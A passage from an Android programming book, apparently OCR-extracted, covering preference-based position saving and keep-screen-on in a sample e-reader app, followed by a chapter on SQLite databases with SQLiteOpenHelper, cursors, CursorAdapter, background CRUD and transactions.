      executeAsyncTask(contentsTask,
                       getActivity().getApplicationContext());
    }
  }
```

Here, we initialize either or both of our tasks if we do not have our data (e.g., when `deliverModel()` is first called), and we only pass the data to the activity when we have both the `BookContents` and the `SharedPreferences`.

Of course, `setupPager()` in `EmPubLiteActivity` needs to be updated to match:

```
void setupPager(SharedPreferences prefs, BookContents contents) {
  this.prefs=prefs;

  adapter=new ContentsAdapter(this, contents);
  pager.setAdapter(adapter);

  findViewById(R.id.progressBar1).setVisibility(View.GONE);
  findViewById(R.id.pager).setVisibility(View.VISIBLE);
}
```

This will require a `SharedPreferences` data member to be added to `EmPubLiteActivity` as well:

```
private SharedPreferences prefs=null;
```

# Step #7: Saving the Last-Read Position

The one preference is to restore our current page in the `ViewPager` when the user later re-opens the app. To make that work, we need to start saving the current page as the user leaves the app. And, we may as well use our freshly-minted `SharedPreferences` to store this value.

We need a key under which we will store this value in the `SharedPreferences`, so add a new static data member to `EmPubLiteActivity`:

```
private static final String PREF_LAST_POSITION="lastPosition";
```

Then, add the following implementation of `onPause()` to `EmPubLiteActivity`:

```
  @Override
  public void onPause() {
    if (prefs != null) {
      int position=pager.getCurrentItem();

      prefs.edit().putInt(PREF_LAST_POSITION, position).apply();
    }

    super.onPause();
  }
```

Here, we check to see that we have the `SharedPreferences` loaded — odds are that we do, but we cannot be certain. If we do have access to the `SharedPreferences`, we find out the current position within the `ViewPager` via `getCurrentItem()` (e.g., `0` for the first page). We then obtain a `SharedPreferences.Editor` and use it to save this position value in the `SharedPreferences`, keyed as `PREF_LAST_POSITION`, using `apply()` to persist the changes. Since this project has API Level 9 as the minimum SDK version, it is safe for us to use `apply()` instead of the older synchronous `commit()`.

## Step #8: Restoring the Last-Read Position

Now that we are saving this position data, we can start to use it.

Our preference XML has our key to the "Save Last Position" preference, but we need it in Java code as well, so add another static data member to `EmPubLiteActivity`:

```
private static final String PREF_SAVE_LAST_POSITION="saveLastPosition";
```

Add the following lines to `setupPager()` in `EmPubLiteActivity`:

```
    if (prefs.getBoolean(PREF_SAVE_LAST_POSITION, false)) {
      pager.setCurrentItem(prefs.getInt(PREF_LAST_POSITION, 0));
    }
```

Here, we check to see if the user has enabled having us restore the last-saved position (defaulting to `false`). If the user has, we retrieve the last-saved position (defaulting to `0`, or the first page), and call `setCurrentItem()` on the `ViewPager` to shift to that particular page.

If you run this in a device or emulator, check the "Save Last Position" preference checkbox, flip ahead a couple of chapters, exit the app via the BACK button, and go back into the app, you will see that you are taken back to the chapter you were last reading.

## Step #9: Keeping the Screen On

Our other preference is whether or not the screen should stay on, without user input, while we are reading the book. The bare-bones implementation of this requires just two lines of additional code.

First, we need to define another static data member on `EmPubLiteActivity`, this time with the key for our keep-screen-on preference:

```
private static final String PREF_KEEP_SCREEN_ON="keepScreenOn";
```

Then, add one more line to `setupPager()` in `EmPubLiteActivity`:

```
pager.setKeepScreenOn(prefs.getBoolean(PREF_KEEP_SCREEN_ON, false));
```

`setKeepScreenOn()`, called on any `View`, will keep the screen lit and active without continuous user input, so long as that `View` is on the screen.

This approach is somewhat limited, in that we are only setting this during the call to `setupPager()`. If the user changes the preference value, that change would only take effect when the activity was restarted (e.g., user rotates the screen, user exits the app via BACK and returns later).

The simplest way for us to have this take more immediate effect is to realize that `EmPubLiteActivity` will be paused and stopped when the `Preferences` activity is on the screen, and will be started and resumed when the user is done adjusting preferences. So, we can simply override `onResume()` to also update the screen-on setting:

```
@Override
public void onResume() {
  super.onResume();

  if (prefs != null) {
    pager.setKeepScreenOn(prefs.getBoolean(PREF_KEEP_SCREEN_ON, false));
  }
}
```

Of course, we may not *have* the `SharedPreferences` yet, when the app is first starting up, so we avoid making any changes in that case.

If you run this on a device (note: *not* an emulator), you can play with this preference and see the changes in the screen's behavior.

# In Our Next Episode…

… we will allow the user to write, save, and delete notes for the currently-viewed chapter, using a database.

# SQLite Databases

Besides `SharedPreferences` and your own file structures, the third primary means of persisting data locally on Android is via SQLite. For many applications, SQLite is the app's backbone, whether it is used directly or via some third-party wrapper.

This chapter will focus on how you can directly work with SQLite to store relational data.

## Introducting SQLite

SQLite is a very popular embedded database, as it combines a clean SQL interface with a very small memory footprint and decent speed. Moreover, it is public domain, so everyone can use it. Lots of firms (Adobe, Apple, Google, Sun, Symbian) and open source projects (Mozilla, PHP, Python) all ship products with SQLite.

For Android, SQLite is "baked into" the Android runtime, so every Android application can create SQLite databases. Since SQLite uses a SQL interface, it is fairly straightforward to use for people with experience in other SQL-based databases. However, its native API is not JDBC, and JDBC might be too much overhead for a memory-limited device like a phone, anyway. Hence, Android programmers have a different API to learn — the good news being is that it is not that difficult.

This chapter will cover the basics of SQLite use in the context of working on Android. It by no means is a thorough coverage of SQLite as a whole. If you want to learn more about SQLite and how to use it in environments other than Android, a fine book is The Definitive Guide to SQLite by Michael Owens.

## Thinking About Schemas

SQLite is a typical relational database, containing tables (themselves consisting of rows and columns), indexes, and so on. Your application will need its own set of tables and so forth for holding whatever data you wish to hold. This structure is generally referred to as a "schema".

It is likely that your schema will need to change over time. You might add new tables or columns in support of new features. Or, you might significantly reorganize your data structure and wind up dropping some tables while moving the data into new ones.

As a result, when you ship an update to your application to your users, not only will your Java code change, but the *expectations* of that Java code will change as well, with respect to what your database schema will look like. Version 1 of your app will use your original schema, but by the time you ship, say, version 5 of the app, you might need an adjusted schema.

Android has facilities to assist you with handling changing database schemas, mostly centered around the `SQLiteOpenHelper` class.

## Start with a Helper

`SQLiteOpenHelper` is designed to consolidate your code related to two very common problems:

1. What happens the very first time when your app is run on a device after it is installed? At this point, we do not yet have a database, and so you will need to create your tables, indexes, starter data, and so on.
2. What happens the very first time when an upgraded version of your app is run on a device, where the upgraded version is expecting a newer database schema? Your database will still be on the old schema from the older edition of the app. You will need to have a chance to alter the database schema to match the needs of the rest of your app.

`SQLiteOpenHelper` wraps up the logic to create and upgrade a database, per your specifications, as needed by your application. You will need to create a custom subclass of `SQLiteOpenHelper`, implementing three methods at minimum:

1. The constructor, chaining upward to the `SQLiteOpenHelper` constructor. This takes the `Context` (e.g., an `Activity`), the name of the database, an optional cursor factory (typically, just pass `null`), and an integer representing the version of the database schema you are using (typically start at `1` and increment from there).
2. `onCreate()`, called when there is no database and your app needs one, which passes you a `SQLiteDatabase` object, pointing at a newly-created database, that you use to populate with tables and initial data, as appropriate.
3. `onUpgrade()`, called when the schema version you are seeking does not match the schema version of the database, which passes you a `SQLiteDatabase` object and the old and new version numbers, so you can figure out how best to convert the database from the old schema to the new one.

To see how all this SQLite stuff works in practice, we will examine the `Database/Constants` sample application. This application pulls a bunch of gravitational constants from the `SensorManager` class, puts them in a database table, displays them in a `SherlockListFragment`, and allows the user to add new ones via the action bar.

First, we need a `SQLiteOpenHelper` subclass, here named `DatabaseHelper`.

The `DatabaseHelper` constructor chains to the superclass and supplies the name of the database (held in a `DATABASE_NAME` static data member) and the version number of our database schema (held in `SCHEMA`):

```
public class DatabaseHelper extends SQLiteOpenHelper {
  private static final String DATABASE_NAME="constants.db";
  private static final int SCHEMA=1;
  static final String TITLE="title";
  static final String VALUE="value";
  static final String TABLE="constants";

  public DatabaseHelper(Context context) {
    super(context, DATABASE_NAME, null, SCHEMA);
  }
```

We also need an `onCreate()` method, which will be called and passed a `SQLiteDatabase` object when a database needs to be newly created. Below you will see the `DatabaseHelper` implementation of `onCreate()`, though we will get into how it is using the `SQLiteDatabase` object more later in this chapter:

```
  @Override
  public void onCreate(SQLiteDatabase db) {
```

```
    try {
      db.beginTransaction();
      db.execSQL("CREATE TABLE constants (_id INTEGER PRIMARY KEY AUTOINCREMENT,
title TEXT, value REAL);");

      ContentValues cv=new ContentValues();

      cv.put(TITLE, "Gravity, Death Star I");
      cv.put(VALUE, SensorManager.GRAVITY_DEATH_STAR_I);
      db.insert("constants", TITLE, cv);

      cv.put(TITLE, "Gravity, Earth");
      cv.put(VALUE, SensorManager.GRAVITY_EARTH);
      db.insert("constants", TITLE, cv);

      cv.put(TITLE, "Gravity, Jupiter");
      cv.put(VALUE, SensorManager.GRAVITY_JUPITER);
      db.insert("constants", TITLE, cv);

      cv.put(TITLE, "Gravity, Mars");
      cv.put(VALUE, SensorManager.GRAVITY_MARS);
      db.insert("constants", TITLE, cv);

      cv.put(TITLE, "Gravity, Mercury");
      cv.put(VALUE, SensorManager.GRAVITY_MERCURY);
      db.insert("constants", TITLE, cv);

      cv.put(TITLE, "Gravity, Moon");
      cv.put(VALUE, SensorManager.GRAVITY_MOON);
      db.insert("constants", TITLE, cv);

      cv.put(TITLE, "Gravity, Neptune");
      cv.put(VALUE, SensorManager.GRAVITY_NEPTUNE);
      db.insert("constants", TITLE, cv);

      cv.put(TITLE, "Gravity, Pluto");
      cv.put(VALUE, SensorManager.GRAVITY_PLUTO);
      db.insert("constants", TITLE, cv);

      cv.put(TITLE, "Gravity, Saturn");
      cv.put(VALUE, SensorManager.GRAVITY_SATURN);
      db.insert("constants", TITLE, cv);

      cv.put(TITLE, "Gravity, Sun");
      cv.put(VALUE, SensorManager.GRAVITY_SUN);
      db.insert("constants", TITLE, cv);

      cv.put(TITLE, "Gravity, The Island");
      cv.put(VALUE, SensorManager.GRAVITY_THE_ISLAND);
      db.insert("constants", TITLE, cv);

      cv.put(TITLE, "Gravity, Uranus");
      cv.put(VALUE, SensorManager.GRAVITY_URANUS);
      db.insert("constants", TITLE, cv);
```

```
    cv.put(TITLE, "Gravity, Venus");
    cv.put(VALUE, SensorManager.GRAVITY_VENUS);
    db.insert("constants", TITLE, cv);

    db.setTransactionSuccessful();
  }
  finally {
    db.endTransaction();
  }
}
```

Suffice it to say for the moment that it is creating a `constants` table and inserting several rows into it, all wrapped in a transaction.

We also need `onUpgrade()`... even though it should never be called right now:

```
@Override
public void onUpgrade(SQLiteDatabase db, int oldVersion,
                      int newVersion) {
  throw new RuntimeException("How did we get here?");
}
```

After all, right now, we only have one version of our schema (`1`) and therefore will have no need to upgrade. If, in the future, we change `SCHEMA` to a higher value (e.g., `2`), and we upgrade our app on a device that had previously been run with our earlier schema, *then* we will be called with `onUpgrade()`. We are passed the old and new schema versions, so we know what needs to be upgraded.

Bear in mind that users do not necessarily have to take on each of your application updates, and so you might find that a user skipped a schema version:

- You release an app on Monday, with schema version `1`
- A user installs your app on Tuesday and runs it, creating a database via `onCreate()`
- You release an upgraded app on Wednesday, with schema version `2`
- You release yet another upgrade on Thursday, with schema version `3`
- The user installs your upgrade, now needing a schema version `3` database instead of the version `1` presently on the device, triggering a call to `onUpgrade()`

There are two other methods you can elect to override in your `SQLiteOpenHelper`, if you feel the need:

- You can override `onOpen()`, to get control when somebody opens this database. Usually, this is not required.
- Android 3.0 introduced `onDowngrade()`, which will be called if the code requests an older schema than what is in the database presently. This is the converse of `onUpgrade()` — if your version numbers differ, one of these two methods will be invoked. Since normally you are moving forward with updates, you can usually skip `onDowngrade()`.

## Employing Your Helper

To use your `SQLiteOpenHelper` subclass, create and hold onto an instance of it. Then, when you need a `SQLiteDatabase` object to do queries or data modifications, ask your `SQLiteOpenHelper` to `getReadableDatabase()` or `getWriteableDatabase()`, depending upon whether or not you will be changing its contents.

For example, the `ConstantsFragment` from the sample app creates a `DatabaseHelper` instance in `onActivityCreated()` and holds onto it in a data member:

```
public class ConstantsFragment extends SherlockListFragment implements
    DialogInterface.OnClickListener {
  private DatabaseHelper db=null;

  @Override
  public void onActivityCreated(Bundle savedInstanceState) {
    super.onActivityCreated(savedInstanceState);

    setHasOptionsMenu(true);
    setRetainInstance(true);

    db=new DatabaseHelper(getActivity());
    new LoadCursorTask().execute();
  }
```

When you are done with the database (e.g., your activity is being closed), simply call `close()` on your `SQLiteOpenHelper` to release your connection, as `ConstantsFragment` does (among other things) in `onDestroy()`:

```
  @Override
  public void onDestroy() {
    super.onDestroy();

    ((CursorAdapter)getListAdapter()).getCursor().close();
    db.close();
```

## Where to Hold a Helper

For trivial apps, like the one profiled in this chapter, holding a `SQLiteOpenHelper` in a data member of your one-and-only activity is fine.

If, however, you have multiple components — such as multiple activities – all needing to use the database, you are much better served having a *singleton instance* of your `SQLiteOpenHelper`, compared to having each activity have its own instance.

The reason is threading.

You really should do your database I/O on background threads. Opening a database is cheap, but working with it (queries, inserts, etc.) is not. The `SQLiteDatabase` object managed by `SQLiteOpenHelper` is thread-safe... so long as all threads are using the same instance.

For singleton objects that depend upon a `Context`, like `SQLiteOpenHelper`, rather than create the object using a garden-variety `Context` like an `Activity`, you really should create it with an `Application`. There is a singleton instance of a `Context`, in the form of the `Application` subclass, created in your process moments after it is started. You can retrieve this singleton by calling `getApplicationContext()` on any other `Context`. The advantage of using `Application` is memory leaks: if you put a `SQLiteOpenHelper` in a singleton, and use, say, an `Activity` to create it, then the `Activity` might not be able to be garbage-collected, because the `SQLiteOpenHelper` keeps a strong reference to it. Since `Application` is itself a singleton (and, hence, is "pre-leaked", so to speak), the risks of a memory leak diminish significantly.

So, instead of:

```
db=new DatabaseHelper(getActivity());
```

in a fragment, with `db` as a data member, you might have:

```
db=new DatabaseHelper(getActivity().getApplicationContext());
```

with `db` as a static data member, shared by multiple activities or other components. We will examine this pattern in greater detail later in this book.

# Getting Data Out

One popular thing to do with a database is to get data out of it. Android has a few ways you can execute a query on a `SQLiteDatabase` (from your `SQLiteOpenHelper`), along with some classes, like `CursorAdapter`, to help you use the results you get back.

## Your Query Options

In most cases, your simplest option for executing a query is to call `rawQuery()` on the `SQLiteDatabase`. This takes two parameters:

- A SQL `SELECT` statement (or anything else that returns a result set), optionally with `?` characters in the `WHERE` clause (or `ORDER BY` or similar clauses) representing parameters to be bound at runtime
- An optional `String` array of the parameters to be used to replace the `?` characters in the query

If you do not use the `?` position parameter syntax in your query, you are welcome to pass `null` as the second parameter to `rawQuery()`.

The nice thing about `rawQuery()` is that any valid SQL syntax works, so long as it returns a result set. You are welcome to use joins, sub-selects, and so on without issue.

There are two other query options — `query()` and `SQLiteQueryBuilder`. These both build up a SQL `SELECT` statement from its component parts (e.g., name of the table to query, `WHERE` clause and positional parameters). These are more cumbersome to use, particularly with complex `SELECT` statements. Mostly, they would be used in cases where, for one reason or another, you do not know the precise query at compile time and find it easier to use these facilities to construct the query from parts at runtime.

For example, `ConstantsFragment` has a `doQuery()` method that uses `rawQuery()`:

```
  private Cursor doQuery() {
    return(db.getReadableDatabase().rawQuery("SELECT _id, title, value "
                                             + "FROM constants ORDER BY
title",
                                             null));
  }
```

## What Is a Cursor?

All three of these give you a `Cursor` when you are done. In Android, a `Cursor` represents the entire result set of the query — all the rows and all the columns that the query returned. In this respect, it is reminiscent of a "client-side cursor" from toolkits like ODBC, JDBC, etc.

As such, a `Cursor` can be quite the memory hog. Please `close()` the `Cursor` when you are done with it, to free up the heap space it consumes and make that memory available to the rest of your application.

## Using the Cursor Manually

With the `Cursor`, you can:

1. Find out how many rows are in the result set via `getCount()`
2. Iterate over the rows via `moveToFirst()`, `moveToNext()`, and `isAfterLast()`
3. Find out the names of the columns via `getColumnNames()`, convert those into column numbers via `getColumnIndex()`, and get values for the current row for a given column via methods like `getString()`, `getInt()`, etc.

For example, here we iterate over a fictitious `widgets` table's rows:

```
Cursor result=
  db.rawQuery("SELECT _id, name, inventory FROM widgets", null);

while (result.moveToNext()) {
  int id=result.getInt(0);
  String name=result.getString(1);
  int inventory=result.getInt(2);

  // do something useful with these
}

result.close();
```

## Introducing CursorAdapter

Another way to use a `Cursor` is to wrap it in a `CursorAdapter`. Just as `ArrayAdapter` adapts arrays, `CursorAdapter` adapts `Cursor` objects, making their data available to an `AdapterView` like a `ListView`.

The easiest way to set one of these up is to use `SimpleCursorAdapter`, which extends `CursorAdapter` and provides some boilerplate logic for taking values out of columns and putting them into row `View` objects for a `ListView` (or other `AdapterView`). The sample app does just that:

```
    @SuppressWarnings("deprecation")
    @Override
    public void onPostExecute(Void arg0) {
      SimpleCursorAdapter adapter;

      if (Build.VERSION.SDK_INT>=Build.VERSION_CODES.HONEYCOMB) {
        adapter=new SimpleCursorAdapter(getActivity(), R.layout.row,
                                        constantsCursor, new String[] {
                                            DatabaseHelper.TITLE,
                                            DatabaseHelper.VALUE },
                                        new int[] { R.id.title, R.id.value },
                                        0);
      }
      else {
        adapter=new SimpleCursorAdapter(getActivity(), R.layout.row,
                                          constantsCursor, new String[] {
                                              DatabaseHelper.TITLE,
                                              DatabaseHelper.VALUE },
                                          new int[] { R.id.title, R.id.value });
      }

      setListAdapter(adapter);
    }
```

Here, we are telling `SimpleCursorAdapter` to take rows out of a `Cursor` named `constantsCursor`, turning each into an inflated `R.layout.row` `ViewGroup`, in this case, a `RelativeLayout` holding a pair of `TextView` widgets:

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="wrap_content">

  <TextView
    android:id="@+id/title"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_alignParentLeft="true"
    android:textSize="20sp"
    android:textStyle="bold"/>

  <TextView
    android:id="@+id/value"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_alignParentRight="true"
```

```
    android:textSize="20sp"
    android:textStyle="bold"/>

</RelativeLayout>
```

For each row in the `Cursor`, the columns named `title` and `value` (represented by `TITLE` and `VALUE` constants on `DatabaseHelper`) are to be poured into their respective `TextView` widgets (`R.id.title` and `R.id.value`).

We use two different versions of the `SimpleCursorAdapter` constructor because one was deprecated in API Level 11. We use the `Build` class to detect which API level we are on and choose the right constructor accordingly. We will go into this technique in greater detail in a later chapter.

Note, though, that if you are going to use `CursorAdapter` or its subclasses (like `SimpleCursorAdapter`), your result set of your query *must* contain an integer column named `_id` that is unique for the result set. This "id" value is then supplied to methods like `onListItemClick()`, to identify what item the user clicked upon in the `AdapterView`. Note that this requirement is on the result set in the `Cursor`, so if you have a suitable column in a table that is not named `_id`, you can rename it in your query (e.g., `SELECT key AS _id, ...`).

Also note that you cannot `close()` the `Cursor` used by a `CursorAdapter` until you no longer need the `CursorAdapter`. That is why we do not close the `Cursor` until `onDestroy()` of the fragment:

```
  @Override
  public void onDestroy() {
    super.onDestroy();

    ((CursorAdapter)getListAdapter()).getCursor().close();
    db.close();
  }
```

We retrieve the `Cursor` from the `CursorAdapter`, which we get by calling `getListAdapter()` on the fragment.

## Getting Data Out, Asynchronously

Ideally, queries are done on a background thread, as they may take some time.

One approach for doing that is to use an `AsyncTask`. In the sample application, `ConstantsFragment` kicks off a `LoadCursorTask` in `onActivityCreated()` (shown

above). `LoadCursorTask` is responsible for doing the query (via the `doQuery()` method shown above) and putting the results in the `ListView` inside the fragment:

```
private class LoadCursorTask extends AsyncTask<Void, Void, Void> {
  private Cursor constantsCursor=null;

  @Override
  protected Void doInBackground(Void... params) {
    constantsCursor=doQuery();
    constantsCursor.getCount();

    return(null);
  }

  @SuppressWarnings("deprecation")
  @Override
  public void onPostExecute(Void arg0) {
    SimpleCursorAdapter adapter;

    if (Build.VERSION.SDK_INT>=Build.VERSION_CODES.HONEYCOMB) {
      adapter=new SimpleCursorAdapter(getActivity(), R.layout.row,
                                      constantsCursor, new String[] {
                                          DatabaseHelper.TITLE,
                                          DatabaseHelper.VALUE },
                                      new int[] { R.id.title, R.id.value },
                                      0);
    }
    else {
      adapter=new SimpleCursorAdapter(getActivity(), R.layout.row,
                                        constantsCursor, new String[] {
                                            DatabaseHelper.TITLE,
                                            DatabaseHelper.VALUE },
                                        new int[] { R.id.title, R.id.value });
    }

    setListAdapter(adapter);
  }
}
```

We execute the actual query in `doInBackground()`, holding onto it in a data member of the `LoadCursorTask`. We also call `getCount()` on the `Cursor`, to force it to actually perform the query — `rawQuery()` returns the `Cursor`, but the query is not actually executed until we do something that needs the result set.

`onPostExecute()` then wraps it in a `SimpleCursorAdapter` and attaches it to the `ListView` via `setListAdapter()` on our `SherlockListFragment`.

This way, the UI will not be frozen while the query is being executed, yet we only update the UI from the main application thread.

Also note that the first time we try using the `SQLiteOpenHelper` is in our background thread. `SQLiteOpenHelper` will not try creating our database (e.g., for a new app install) until we call `getReadableDatabase()` or `getWritableDatabase()`. Hence, `onCreate()` (or, later, `onUpgrade()`) of our `SQLiteOpenHelper` will wind up being called on the background thread as well, meaning that the time spent creating (or upgrading) the database also does not freeze the UI.

# The Rest of the CRUD

To get data out of a database, it is generally useful to put data into it in the first place. The sample app starts by loading in data when the database is created (in `onCreate()` of `DatabaseHelper`), plus has an action bar item to allow the user to add other constants as needed.

In this section, we will examine in further detail how we manipulate the database, for both the write aspects of CRUD (create-read-update-delete) and for DDL operations (creating tables, creating indexes, etc.).

## The Primary Option: execSQL()

For creating your tables and indexes, you will need to call `execSQL()` on your `SQLiteDatabase`, providing the DDL statement you wish to apply against the database. Barring a database error, this method returns nothing.

So, for example, you can call `execSQL()` to create the `constants` table, as shown in the `DatabaseHelper` `onCreate()` method:

```
      db.execSQL("CREATE TABLE constants (_id INTEGER PRIMARY KEY AUTOINCREMENT,
title TEXT, value REAL);");
```

This will create a table, named `constants`, with a primary key column named `_id` that is an auto-incremented integer (i.e., SQLite will assign the value for you when you insert rows), plus two data columns: `title` (text) and `value` (a float, or "real" in SQLite terms). SQLite will automatically create an index for you on your primary key column — you could add other indexes here via some `CREATE INDEX` statements, if you so chose to.

Most likely, you will create tables and indexes when you first create the database, or possibly when the database needs upgrading to accommodate a new release of your application. If you do not change your table schemas, you might never drop your

tables or indexes, but if you do, just use `execSQL()` to invoke `DROP INDEX` and `DROP TABLE` statements as needed.

## Alternative Options

For inserts, updates, and deletes of data, you have two choices. You can always use `execSQL()`, just like you did for creating the tables. The `execSQL()` method works for any SQL that does not return results, so it can handle `INSERT`, `UPDATE`, `DELETE`, etc. just fine.

Your alternative is to use the `insert()`, `update()`, and `delete()` methods on the `SQLiteDatabase` object, which eliminate much of the SQL syntax required to do basic operations.

For example, here we `insert()` a new row into our `constants` table, again from `onCreate()` of `DatabaseHelper`:

```
ContentValues cv=new ContentValues();

cv.put(TITLE, "Gravity, Death Star I");
cv.put(VALUE, SensorManager.GRAVITY_DEATH_STAR_I);
db.insert("constants", TITLE, cv);
```

These methods make use of `ContentValues` objects, which implement a `Map`-esque interface, albeit one that has additional methods for working with SQLite types. For example, in addition to `get()` to retrieve a value by its key, you have `getAsInteger()`, `getAsString()`, and so forth.

The `insert()` method takes the name of the table, the name of one column as the "null column hack", and a `ContentValues` with the initial values you want put into this row. The "null column hack" is for the case where the `ContentValues` instance is empty — the column named as the "null column hack" will be explicitly assigned the value `NULL` in the SQL `INSERT` statement generated by `insert()`. This is required due to a quirk in SQLite's support for the SQL `INSERT` statement.

The `update()` method takes the name of the table, a `ContentValues` representing the columns and replacement values to use, an optional `WHERE` clause, and an optional list of parameters to fill into the `WHERE` clause, to replace any embedded question marks (`?`). Since `update()` only replaces columns with fixed values, versus ones computed based on other information, you may need to use `execSQL()` to accomplish some ends. The `WHERE` clause and parameter list works akin to the positional SQL parameters you may be used to from other SQL APIs.

The `delete()` method works akin to `update()`, taking the name of the table, the optional `WHERE` clause, and the corresponding parameters to fill into the `WHERE` clause.

## Asynchronous CRUD and UI Updates

Just as querying a database should be done on a background thread, so should modifying a database. This is why it is important to make the first time you request a `SQLiteDatabase` from a `SQLiteOpenHelper` be on a background thread, in case `onCreate()` or `onUpgrade()` are needed.

The same thing holds true if you need to update the database during normal operation of your app. For example, the sample application has an "add" action bar item in the upper-right corner of the screen:





*Figure 161: The ConstantsBrowser Sample*

Clicking on that brings up a dialog — a technique we will discuss later in this book:





*Figure 162: The ConstantsBrowser Sample, Add Constant Dialog*

If the user fills in a constant and clicks the "OK" button, we need to insert a new record in the database. That is handled via an `InsertTask`:

```
private class InsertTask extends AsyncTask<ContentValues, Void, Void> {
  private Cursor constantsCursor=null;

  @Override
  protected Void doInBackground(ContentValues... values) {
    db.getWritableDatabase().insert(DatabaseHelper.TABLE,
                                    DatabaseHelper.TITLE, values[0]);

    constantsCursor=doQuery();
    constantsCursor.getCount();

    return(null);
  }

  @Override
  public void onPostExecute(Void arg0) {
    ((CursorAdapter)getListAdapter()).changeCursor(constantsCursor);
  }
}
```

The `InsertTask` is supplied a `ContentValues` object with our `title` and `value`, just as we used in `onCreate()` of `DatabaseHelper`. In `doInBackground()`, we get a writable database from `DatabaseHelper` and perform the `insert()` call, so the database I/O does not tie up the main application thread.

However, in `doInBackground()`, we *also* call `doQuery()` again. This retrieves a fresh `Cursor` with the new roster of constants... including the one we just inserted. As with `LoadCursorTask`, we execute `doQuery()` in `doInBackground()` to keep the database I/O off the main application thread.

Then, in `onPostExecute()`, we can safely update the UI with the new `Cursor`. We do this by calling `changeCursor()` on our `CursorAdapter`, retrieved from the fragment via `getListAdapter()`. `changeCursor()` will swap out our old `Cursor` in our `SimpleCursorAdapter` with the new one, automatically updating the `ListView` along the way.

## Setting Transaction Bounds

By default, each SQL statement executes in its own transaction — this is fairly typical behavior for a SQL database, and SQLite is no exception.

There are two reasons why you might want to have your own transaction bounds, larger than a single statement:

1. The classic "we need the statements to succeed or fail as a whole" rationale, for maintaining data integrity
2. Performance, as each transaction involves disk I/O and, as has been noted, disk I/O can be rather slow

The basic recipe for your own transactions is:

```
try {
  db.beginTransaction();

  // several SQL statements in here

  db.setTransactionSuccessful();
}
finally {
  db.endTransaction();
}
```

`beginTransaction()` marks the fact that you want a transaction. `setTransactionSuccessful()` indicates that you want the transaction to commit. However, the actual `COMMIT` or `ROLLBACK` does not occur until `endTransaction()`. In the normal case, `setTransactionSuccessful()` does get called, and `endTransaction()` performs a `COMMIT`. If, however, one of your SQL statements fails (e.g., violates a foreign key constraint), the `setTransactionSuccessful()` call is skipped, so `endTransaction()` will do a `ROLLBACK`.

## Hey, What About Hibernate?

Those of you with significant Java backgrounds outside of Android are probably pounding your head against your desk right about now. Outside of a few conveniences like `SQLiteOpenHelper` and `CursorAdapter`, Android's approach to database I/O feels a bit like classic JDBC. Java developers, having experienced the pain of raw JDBC, created various wrappers around it, the most prominent of which is an ORM (object-relational mapper) called Hibernate.

Alas, Hibernate is designed for servers, not mobile devices. It is a little bit heavyweight, and it is designed for use with JDBC, not Android's SQLite classes.

Android did not include any sort of ORM in the beginning for two main reasons:

1. To keep the firmware size as small as possible, as smaller firmware can lead to less-expensive devices
2. To eliminate the ORM overhead (e.g., reflection), which would have been too much for early Android versions on early Android devices

The Android ecosystem has come up with alternatives, the most popular of which being ORMLite, which supports both classic JDBC and Android's SQLite classes. So, if you are used to using an ORM, you may want to investigate these sorts of solutions — they just are not built into Android itself.

## Visit the Trails!

If you are interested in exposing your database contents to a third-party application, you may wish to read up on `ContentProvider`.

The trails also have chapters on encrypted databases using SQLCipher and shipping pre-packaged databases with your app.

# Tutorial #14 - Saving Notes

It would be nice if the user could add some personal notes to the chapter that she is reading, whether that serves as commentary, points to be researched, complaints about the the author's hair (or lack thereof), or whatever.

So, in this chapter, we will add a new fragment and new activity to allow the user to add notes per chapter, via a large `EditText` widget. Those notes will be stored in a SQLite database.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

## Step #1: Adding a DatabaseHelper

The first step for working with SQLite is to add an implementation of `SQLiteOpenHelper`, which we will do here, named `DatabaseHelper`.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Open `res/values/strings.xml` and add a new string resource, named `on_upgrade_error`, with a value of `This should not be called`.

